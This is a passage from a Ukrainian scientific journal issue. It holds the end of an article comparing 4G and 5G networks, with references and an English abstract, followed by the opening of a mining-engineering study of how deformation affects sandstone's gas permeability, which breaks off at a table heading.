Покоління 3G, створене наприкінці 2000 року, забезпечує швидкість передачі до 2 Мбіт/с і високошвидкісний мобільний доступ до послуг на основі Інтернет-протоколу (IP). В порівнянні з попереднім поколінням, 3G має покращену якість обслуговування, глобальний роумінг і покращену якість голосу. Однак, недоліками 3G є більше споживання енергії телефонами цього покоління та вища вартість планів мережі [3, с. 784]. У 21 столітті спостерігався значний розвиток сенсорних пристроїв, які стали доступні для широкого кола користувачів. Це призвело до появи бездротових сенсорних мереж та концепції Інтернету речей. Також, самоорганізовані мережі стали об'єктом досліджень для подальшого розвитку зв'язкових систем [6, с. 608; 8, с. 37].

На сьогоднішній день планується широке впровадження мереж п'ятого покоління (5G) в телекомунікаційних системах, які є ключовим компонентом цифрової економіки. Мережі 5G поєднують мобільні та фіксовані мережі зв'язку, і це дозволяє надавати високі швидкості доступу та наближати хмарні обчислення до користувачів. Ці мережі є базою для розвитку цифрової економіки за стандартом IMT 2020, але перед їх впровадженням необхідно модернізувати існуючу базу,

враховуючи проблеми з відсутністю вільних частот для 5G. Мережі 5G відрізняються здатністю надавати послуги з низькими затримками, що відкриває можливості для тактильного Інтернету та революціонує розробку та надання послуг. З метою досягнення цих цілей необхідно модернізувати існуючі технології та стратегії проектування бездротових мереж з використанням нових методів, таких як massive MIMO та великі антенні масиви. Цей підхід допомагає зменшити втрати сигналу через перегородки будівель, покращити енергоефективність та спектральні характеристики, але вимагає значних витрат на інфраструктуру.

У новій архітектурі мережі 5G використовуються різні технології, такі як massive MIMO, мережі когнітивного радіо та Інтернет речей, для оптимізації функціональних завдань та забезпечення високої швидкості передачі даних з меншими втратами потужності сигналу. Однак, зростаючий попит на швидкі та надійні мережі 5G створює виклики через обмежений частотний ресурс. Існуючі мережі попередніх поколінь та інші служби вже використовують більшість доступних діапазонів, тому необхідно знайти ефективні методи використання обмежених ресурсів для задоволення потреб 5G.

Одним із можливих рішень проблеми відсутності вільних частот для 5G є переконфігурація вже використовуваних частотних діапазонів. Це може включати перегляд виділених частот для інших служб та використання більших частотних діапазонів, які раніше вважалися менш придатними для телекомунікацій. Такий підхід потребує ретельного аналізу та координації між різними службами для максимальної ефективності використання частот. Іншим перспективним рішенням є використання технологій множинного використання спектру, що дозволяє ефективно використовувати частоти, які раніше використовувалися іншими службами. Це дозволяє 5G ділити спектр з іншими технологіями, що може значно полегшити проблему обмеженості частотного ресурсу. Для досягнення цілей 5G необхідно розробляти нові стратегії та технології для оптимізації використання частот. Розробка нових методів, які дозволяють максимально використовувати обмежені частоти, є ключовим завданням для подолання викликів, пов'язаних з відсутністю вільних частот для 5G. Дослідження показують, що більшість користувачів використовують бездротовий зв'язок у приміщенні приблизно 80 % часу, а 20 % часу – назовні.

Мобільний зв'язок стає все більш важливою галуззю світової економіки, оскільки розвивається з вражаючою швидкістю. Технологія мобільного зв'язку має значний вплив на життя та роботу людей, і цей вплив буде продовжуватися в майбутньому. Зростає залежність від мобільного зв'язку, і попит на нього постійно зростає. Останнім часом виникає конкуренція в галузі мобільного зв'язку, що призводить до швидкого розвитку технологій зберігання та обробки великих обсягів даних.

Протягом останнього часу було досягнуто значних проривів у дослідженні та розробці процесорів штучного інтелекту та обладнання, яке працює в режимі реального часу. Ці нові технології полегшують життя людей. Однак вони також ставлять перед собою великі виклики для сучасних технологій мобільного зв'язку, зокрема 5G, яка зіткнеться як з можливостями, так і з проблемами.

Для користувачів мережі 5G, це означає, що інформація буде надходити так, як вони хочуть і завжди буде доступна. Ми особисто відчуватимемо велику кількість інформації, яка буде доступна нам у будь-який час. Метою 5G є створення стійкої, зручної та економічної інформаційної екосистеми для людей. У розробці 5G будуть враховані різні особливості сучасної інформаційної ери, що дозволить користувачам насолоджуватися більш зручним та розумним життям. Зі зростанням популярності мобільних пристроїв, типи та кількість мобільних терміналів зростають експоненційно. В майбутньому передбачається зростання попиту на віртуальну реальність та розширену реальність, хмарне зберігання великих обсягів офісних даних, бездротове управління виробництвом та процесами, віддалену медичну хірургію, автоматизацію в інтелектуальних мережах, безпеку транспорту та інші аспекти. Це вимагатиме не тільки високої швидкості передачі даних для досягнення високого рівня, але й майже миттєвої реакції в реальному часі. Крім того, важливо враховувати зменшення витрат та енергозбереження.

У сучасній архітектурі бездротових мереж, коли користувачі перебувають всередині будівель, сигнали від зовнішньої базової станції повинні пройти через стіни, що може призвести до втрати сигналу, зменшення швидкості передачі даних та енергоефективності бездротового зв'язку. Для вирішення цієї проблеми було запропоновано нову техніку проектування архітектури бездротової мережі 5G, яка використовує технологію massive MIMO [7, с. 608]. Ця техніка дозволяє значно зменшити втрати сигналу через стіни

будівель. На вулиці базові станції мають великі антенні масиви, які підключені до базової станції оптичними волоконними кабелями. Користувачі, які знаходяться поза будівлями, можуть використовувати великий віртуальний антенний масив для співпраці з антенними масивами базової станції. Кожна будівля має великі антенні масиви для зв'язку з зовнішніми базовими станціями через пряму видимість. Це покращує енергоефективність, пропускну здатність, швидкість передачі даних та спектральну ефективність системи, але збільшує витрати на інфраструктуру. Користувачі всередині будівель зможуть спілкуватися лише з точками бездротового доступу всередині будівлі [3, с. 784].

Архітектура мобільних мереж 5G складається з двох логічних шарів: радіомережі та хмари мережі. Радіомережа включає різні компоненти, які виконують різні функції, тоді як хмара мережевої віртуалізації містить сутності користувача та контрольного плану. Одним з прикладів спеціальної функціональності мережі, наданої як сервіс (ХaaS), є пул ресурсів. ХaaS є зв'язком між радіомережею та хмарою мережевої функціональності. Архітектура мобільних мереж 5G пояснена в [3, с. 536] (рис. 1). Ця архітектура має важливе значення як для фронт-енда, так і для мережевої зв'язності.

Основна різниця між 4G і 5G визначаються такими параметрами [9]: швидкість, затримка, покриття і пропускну здатність.

4G в даний час може забезпечувати максимальну швидкість до 100 Мбіт/сек, хоча реальна швидкість цієї мережі в реальних умовах обмежується значенням 35 Мбіт/сек.

Швидкість передачі даних в мережі 5G може бути в 100 разів швидшою, ніж у мережі 4G, з максимальною теоретичною швидкістю приблизно

20 Гбіт/с. Однак, в реальних умовах швидкість може варіюватися від 50 Мбіт/с до 3 Гбіт/с.

Але на практиці все трохи інакше. Існує три основні різновиди стандарту 5G, і кожен характеризується своєю швидкістю. Низькочастотний 5G забезпечує швидкість трохи вищу швидкості мереж 4G – з продуктивністю близько 50–250 Мбіт/с. Найшвидша версія 5G стандарту, високочастотний 5G, – може забезпечити швидкість до 3 Гбіт/с.

Затримка – проміжок часу, що необхідний для передачі пакета інформації від одного пункту до другого. Затримка ускладнює будь-який процес передачі даних, незалежно від швидкості з'єднання. У мережах 4G вона становить приблизно 50 мс, а в мережах 5G передбачається зменшення часу затримки до 1 мс.

Зменшення затримки може бути важливим для багатьох програм, оскільки технологія 5G дозволить пристроям використовувати хмарні обчислення, наприклад, для автопілотованих автомобілів, які можуть звертатися до хмарного штучного інтелекту для навігації в реальному часі.

У всьому світі існують віддалені і сільські райони, які мають проблеми з покриттям або повністю відсутнім зв'язком 4G. Розгортання мережі 5G тільки починається, тому покриття в цьому стандарті практично відсутнє за межами кількох великих міст. Для досягнення рівня покриття, подібного до мереж четвертого покоління, мережі 5G знадобиться кілька років. Крім того, новий стандарт матиме різні рівні, такі як високочастотний, середньочастотний і низькочастотний 5G, кожен з яких матиме свою власну швидкість і пропускну здатність.

Пропускна спроможність. Мережі 5G мають більшу пропускну здатність, ніж мережі 4G, оскільки технологія 5G дозволяє ефективніше




Рис. 1. Загальна архітектура мережі 5G

Джерело: сформовано на основі [3, с. 536]

використовувати доступний частотний спектр. Мережі 4G використовують лише вузьку частину спектра від 600 МГц до 2,5 ГГц, тоді як спектр частот для 5G розділений на три різних діапазони з власними смугами частот і швидкостями. Це означає, що пропускна здатність мереж 5G значно вища, ніж у мереж 4G, і будуть різні варіанти їх використання для додатків, споживачів, підприємств і галузей.

**Висновки.** Мережі 5G мають значні переваги перед мережами 4G. В той же час розвиток 5G мереж є серйозним викликом як для комунікацій, так і для ІКТ. Побудова мереж 5G потребує

реконструкції існуючих мереж та використання нових технологій, але це варто зробити, оскільки вони принесуть нові можливості для використання у сучасному суспільстві та економіці. 5G сприятиме прогресу у таких галузях, як автономні транспортні засоби, технології медицини та інші. Разом із підключеними пристроями та програмами, 5G має потенціал для цифрової трансформації та прогресу сучасної людської спільноти. Не дивлячись на складнощі впровадження цих мереж, вони обіцяють надати нам значні можливості для застосування у майбутньому.

#### Список літератури:

1. Al-Dulaimi A., Cosmas J., & Al-Raweshidy H. (Eds.). 5G and Beyond: Fundamentals and Standards. CRC Press, 2021. 543 p. DOI: 10.1007/978-3-030-58197-8.
2. Corcoran G., & Naderi M. 5G and Satellite Spectrum, Standards, and Scale. Artech House, 2021. 310 p.
3. Chih-Lin I., Han, S., Xu, Z., & Pan, Z. 5G Networks: Fundamental Requirements, Enabling Technologies, and Operations Management. Wiley, 2021. 784 p.
4. H., Toskala, A., & Nakamura, T. 5G Technology: 3GPP New Radio. Wiley, 2019. 536 p.
5. Sharma S.K., Care C.M., Le L.B. Internet of Things (IoT) and Data Analytics Handbook. John Wiley & Sons, 2017. 816 p.
6. Dahlman E., Parkvall S., & Skold J. 5G NR: The Next Generation Wireless Access Technology. Academic Press, 2018. 608 p.
7. Abd-Elhamid M., ElHajjar M., & Hanzo L. 5G Physical Layer: Principles, Models and Technology Components. Springer, 2018. 608 p.
8. Федоров С.О., Правило В.В. Надширокосмуговий мобільний зв'язок як один із перших сервісів 5G : матеріали XIV Міжнародної науково-технічної конференції «Перспективи телекомунікацій 2020» (13–17 квітня 2020 р., Київ). Київ, 2020. 34 с.
9. 4G і 5G: Ключові відмінності між двома поколіннями стільникових мереж. Вебсайт Технофан. 30.12.2020. URL: <https://tehnofan.com.ua/2020/12/30/4g-i-5g-klyuchovi-vidminnosti-mizh-dvoma-pokolinnnyamy-stil%CA%B9nykovykh-merezh/> (дата звернення: 13.05.2024).

#### **Shusta V.S., Susla A.I., Biganych V.Yu. TRANSFORMATION OF NETWORK TECHNOLOGIES: FROM 4G TO 5G**

*Wireless communication is the transfer of information between two points without any physical medium. This type of communication occurs through the space in which antennas transmit and receive signals. The advent of wireless communication technology helps reduce the cost of physical infrastructure, and people can communicate regardless of their location. In addition, the evolution of wireless communication has brought improved speeds and ubiquitous connectivity even to remote areas.*

*Deputy Prime Minister and Minister of Digital Transformation M. Fedorov announced the launch of a 5G test mobile network in Ukraine. In addition, work is currently underway to improve 4G networks.*

*In countries such as Saudi Arabia, South Korea, Switzerland, Kuwait, Australia, Spain and the UK, download speeds on 5G networks already exceed Wi-Fi speeds, according to analysis by Opensignal.*

*Wireless communication has currently evolved through the following generations – 1G, 2G, 3G, 4G and 5G.*

*The article is devoted to the study of the features of 5G networks, their differences from the 4G network. To date, mobile communication networks continue to actively develop and their capabilities are not limited to voice services. The exponential growth of information flows in global networks is associated with the wide spread of devices using mobile communication networks. The development of mobile networks dictates the emergence of new requirements for them. The development of technologies leads to increased productivity and capabilities. Therefore, as a result of the development of 3G and 4G technologies, a technology appeared that provides those opportunities that were not available in the technologies of previous generations. A competent combination of existing and new technologies leads to the improvement of the quality of services and the emergence of new services. 5G networks are the result of the development of previous technologies.*

*The article describes the methods of transition to 5G technologies and the coexistence of 4G and 5G networks. 4G networks remain the dominant worldwide and will not be replaced by 5G. Instead, 5G technologies will be used to develop and improve existing 4G networks, adding new radio access capabilities for specific scenarios and purposes. The emergence of 5G networks is most relevant in large cities due to high requirements for data transfer speed, bandwidth and network capacity, as well as response time and energy efficiency of mobile devices.*

*It has been found that 5G networks have significant advantages over 4G networks. It was revealed that the development of 5G networks is a serious challenge for both communications and ICT, it was determined that the construction of 5G networks requires the reconstruction of existing networks and the use of new technologies, which will bring new opportunities for use in modern society and economy.*

*The object of the study is the transition from 4G networks to 5G networks.*

*The subject of the study is the peculiarities of 5G networks.*

**Key words:** 4G, 5G, network technologies, transformation, communication.



## РОЗРОБКА КОРИСНИХ КОПАЛИН

УДК 622.831.3

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/14>

**Сергієнко О.І.**

ДВНЗ «Донецький національний технічний університет»

**Сергієнко Л.В.**

ДВНЗ «Донецький національний технічний університет»

### ДОСЛІДЖЕННЯ ВПЛИВУ ДЕФОРМАЦІЙНИХ ХАРАКТЕРИСТИК ПІСКОВИКУ НА ЙОГО ФІЛЬТРАЦІЙНІ ВЛАСТИВОСТІ

**Мета.** Виконати лабораторні дослідження впливу деформаційних характеристик на фільтраційні параметри пісковика.

**Методика досліджень.** Лабораторні випробування процесу фільтрації флюїду через зразок пісковика при навантаженні на одноосьове стискання. Чисельне моделювання об'ємного напружено-деформованого стану гірського масиву навколо виробленого простору.

**Результати досліджень.** У статті запропоновано методику лабораторного випробування фільтраційних параметрів гірських порід під навантаженням. Проведені лабораторні дослідження по визначенню фільтраційних параметрів гірських порід з урахуванням їх деформаційних властивостей. Отримана емпірична залежність коефіцієнта проникності зразка пісковика від лінійних деформацій у вигляді поліному п'ятого ступеню. Зіставлені результати чисельного моделювання об'ємного напружено-деформованого стану з визначеним коефіцієнтом проникності газу. Визначені зони фільтраційних шляхів метану у пісковіку основної покрівлі.

**Наукова новизна.** Вперше отримана залежність коефіцієнту проникності від лінійних деформацій пісковіку. Вперше представлені результати фільтраційних властивостей пісковіку основної покрівлі над виробленим простором. Вперше представлений спосіб прогнозування зон підвищеної газонасиченості у пісковіках основної покрівлі з урахуванням фільтраційних властивостей та об'ємного напружено-деформованого стану.

**Практичне значення.** Практичне значення полягає у прогнозуванні можливих фільтраційних шляхів метану у пісковіку та зон накопичення вільного метану. Визначення положення зон скупчення вільного метану, та отримання параметрів буріння дегазаційних свердловин для забезпечення ефективної дегазації гірського масиву.

**Ключові слова:** процес фільтрації газу, коефіцієнт проникності газу, навантаження, чисельне моделювання, лабораторні випробування, пісковик, гірський масив, об'ємний напружено-деформований стан, вироблений простір.

**Постановка проблеми.** Фільтраційні процеси у шахтах мають негативний характер, з ними пов'язані витікання повітря, приплив метану та всі газодинамічні явища.

Фільтруючими потоками можуть бути вода, повітря, метан та інші гази. Схеми течії фільтраційних потоків може бути дуже різноманітні, що залежить від безлічі гірничотехнічних чинників. Особливий вплив на фільтраційні здібності порід впливає їх напружено-деформований стан. Отже, дослідження фільтраційних властивостей гірських порід з урахуванням напружено-деформованого стану є актуальною задачею.

#### Аналіз останніх досліджень і публікацій.

В роботі [1] розглянуто особливості сумісного перебігу зв'язаних процесів деформування вуглепородного масиву і фільтрації газу, що міститься в тріщинно-поровому просторі вугілля і порід, розроблено математичну модель з урахуванням взаємного впливу цих процесів.

Сучасна методика дослідження проникності гірських порід в об'ємному полі стискаючих напруг описана в джерелі [2]. Зразок поміщають в установку тривісного навантаження і при різному напруженому стані зразків вугілля досліджують його фільтраційні властивості. У цій методиці використовується стислий газ під початковим тиском.

Розробкою способу визначення механічних характеристик зразків гірських порід у газонасиченому стані займалися автори [3]. Механічні випробування зразків проводилися у герметичній камері високого тиску, в якій до початку випробувань зразки насичували газом.

Авторами [4] доведено, що коефіцієнт фільтрації знаходиться в лінійній залежності від величини об'ємної деформації та пов'язаної з нею величиною проникності. Дана залежність дозволяє вести прогноз цих величин на стадії лабораторних досліджень породних зразків в режимі заданих деформацій.

У роботі [5] наголошується, що в результаті експериментальних досліджень отримані дані, що свідчать про наявність близької до лінійної залежності між коефіцієнтом фільтрації пісковиків порід та величиною об'ємної деформації, причому характер залежності зберігає свій вигляд для всіх випробуваних у лабораторних умовах зразків піщаних порід. Судячи з характеру випробувань, така залежність застосовна для порід, що у граничному напруженому стані.

Стенди для досліджень фільтраційних характеристик зразків вугілля були розроблені авторами [6], та проведені ними лабораторні дослідження їх фільтраційних характеристик [7].

В роботі [8] запропоновано методику лабораторного експерименту щодо дослідження фільтраційних властивостей гірських порід, та проведені лабораторні роботи з дослідження фільтраційних властивостей гірських порід. З урахуванням цих досліджень були проведені чисельні дослідження фільтраційних властивостей гірського масиву під час проведення очисних робіт [9].

Отже пропонуються лабораторні дослідження фільтраційних властивостей пісковиків з урахуванням його деформаційного стану.

**Постановка завдання.** Метою роботи є дослідження впливу деформаційних характеристик на фільтраційні параметри пісковиків.

Для досягнення мети необхідно виконати наступні завдання:

- лабораторні випробування фільтрації газу (повітря) через зразки пісковиків під навантаженням на одноосьове стискання;
- визначення залежності коефіцієнту проникності від лінійної деформації зразка пісковиків;
- чисельне моделювання об'ємного напружено-деформованого стану гірського масиву навколо виробленого простору;
- прогнозування зон підвищеної газонасиченості у пісковиках основної покрівлі з урахуван-

ням фільтраційних властивостей та об'ємного напружено-деформованого стану.

**Методи дослідження:** лабораторні випробування фільтрації газу через зразок пісковиків під навантаженням на одноосьове стискання, чисельне моделювання об'ємного напружено-деформованого стану гірського масиву (метод кінцевих елементів), метод суцільних середовищ, метод контактної взаємодії поверхонь.

**Виклад основного матеріалу.** Процес фільтрації відбувається через пористе середовище, що характеризується коефіцієнтом фільтрації. В залежності від в'язкості флюїду та фільтраційних властивостей гірських порід при дослідженнях використовується коефіцієнт проникності.

Напружено-деформований стан впливає на фільтраційні властивості пісковиків тим, що змінює пористе середовище, деформує та поширює пори та тріщини. Тому для визначення впливу деформаційних характеристик на фільтраційні властивості пористого середовища необхідний пристрій, який дозволить провести лабораторні дослідження фільтраційних характеристик середовища з додатковим статичним навантаженням на випробувальний зразок.

Для виконання випробування «фільтрації з тиском» був розроблений та виготовлений пристрій, фільтраційна камера якого дозволяє одночасно проводити випробування на фільтраційні властивості та задавати навантаження на випробувальний зразок (рис. 1). Дослідження проводилися на зразках пісковиків шахти «Капітальна».

Схема лабораторної установки та зовнішній вигляд відображені на рисунку 2. Лабораторна установка складається з наступних елементів: фільтраційна камера з поршнем; вакуумний ковпак, вакуумметри (*A*, *B*); індикаторна стійка з індикатором годинникового типу; компресор; перероблений під випробування гідравлічний прес БП-29; засувки (*1*, *2*, *3*).

Ідея експерименту полягає в наступному: для визначення витрати повітря використовується вакуумний ковпак визначеного об'єму, з якого відсмоктується повітря за допомогою компресору за певний проміжок часу. Знаючи витрати повітря, депресію та геометричні параметри зразка можемо визначити коефіцієнт проникності випробувального зразка під заданим навантаженням.

Методика проведення експерименту полягає в наступному: зразок пісковиків поміщають до фільтраційної камери, попередньо змазав дві контактні сторони герметиком по їх периметру. Задается на навантажувальному пристрої певний




Рис. 1. Лабораторна установка для випробування на фільтраційні властивості зразків пісковиків під навантаженням (одноосьове стиснення):  
а – зовнішній вигляд лабораторної установки; б – фільтраційна камера




Рис. 2. Загальна схема лабораторної установки

тиск; засувка 1 у положенні «зачинено»; засувки 2, 3 у положенні «відчинено»; компресором відсмоктується повітря з пристрою фільтраційної камери до мінімального тиску повітря (вакуумметр В). Далі засувку 1 ставиться у положенні «відчинено» і заміряється час фільтрації повітря з вакуумного ковпака через випробувальний зразок до досягнення мінімального значення вакуумметра А.

Коефіцієнт проникності визначається за формулою [3]:

$$k_{np} = \frac{Q \cdot \Delta l \cdot \eta}{\Delta P \cdot S \cdot t}, \quad (1)$$

де  $Q$  – кількість газу, що пройшов через зразок породи,  $m^3$ ;

$\Delta l$  – шлях фільтрації, м;

$S$  – площа поперечного перерізу зразка,  $m^2$ ;

$\Delta P$  – перепад тиску на шляху фільтрації, Па;

$t$  – час фільтрації, с;

$\eta$  – в'язкість газу (повітря), Па·с.




Рис. 3. Діаграма навантаження зразка пісковику в камері фільтрації

Отримані наступні механічні характеристики. Діаграма навантаження зразка пісковику в камері фільтрації показала пружні деформаційні властивості (рис. 3).

Максимальний тиск пресу БП-29 при максимальному зусиллі на зразок, який дорівнює 4,5 тон – склав 20 МПа. Середній модуль пружності дорівнює 1,365 ГПа (рис. 4).

Отримали залежність коефіцієнту проникності від лінійних деформацій зразка  $k(\epsilon) = f(\epsilon)$  (рис. 5). Маємо постійне коливання значення середнього коефіцієнту проникності до певних значень деформації, де він зростає у двічі (при  $\epsilon = 0,0065; 0,0125$ ).

$$k(\epsilon) = \sum_{i=0}^5 a_i \cdot \epsilon^i, \quad (2)$$

де 
$$a = \begin{pmatrix} 3.45 \times 10^{-12} \\ -5.319 \times 10^{-11} \\ -3.982 \times 10^{-8} \\ 4.452 \times 10^{-5} \\ -7.563 \times 10^{-3} \\ 0.348 \end{pmatrix}.$$

Коефіцієнт детермінації для цієї залежності склав:  $R^2 = 0,4472$ .




Рис. 4. Модуль пружності зразка пісковику при кожному випробуванні




Рис. 5. Зміна середнього коефіцієнту проникності пісковику від деформацій зразка




Рис. 6. Апроксимація результатів випробування емпіричною залежністю

Після статистичної обробки даних експерименту отримано емпіричну залежність коефіцієнту проникності від лінійних деформацій середовища (пісковика) у вигляді поліному 5-го ступеня (рис. 6).

**Обговорення результатів.** Для практичного використання отриманих результатів лабораторного експерименту були виконані розрахунки чисельного моделювання об'ємного напружено-деформованого стану шаруватого гірського

масиву над виробленим простором за методикою [10]. Отримані деформаційні параметри об'ємної моделі використали у формулі (2) та знайшли зміну коефіцієнту проникності пісковика основної покрівлі в залежності від його напружено-деформованого стану. Таким чином, були отримані ділянки або зони з підвищеною фільтраційною здібністю у пісковика основної покрівлі (табл. 1).

Таблиця 1

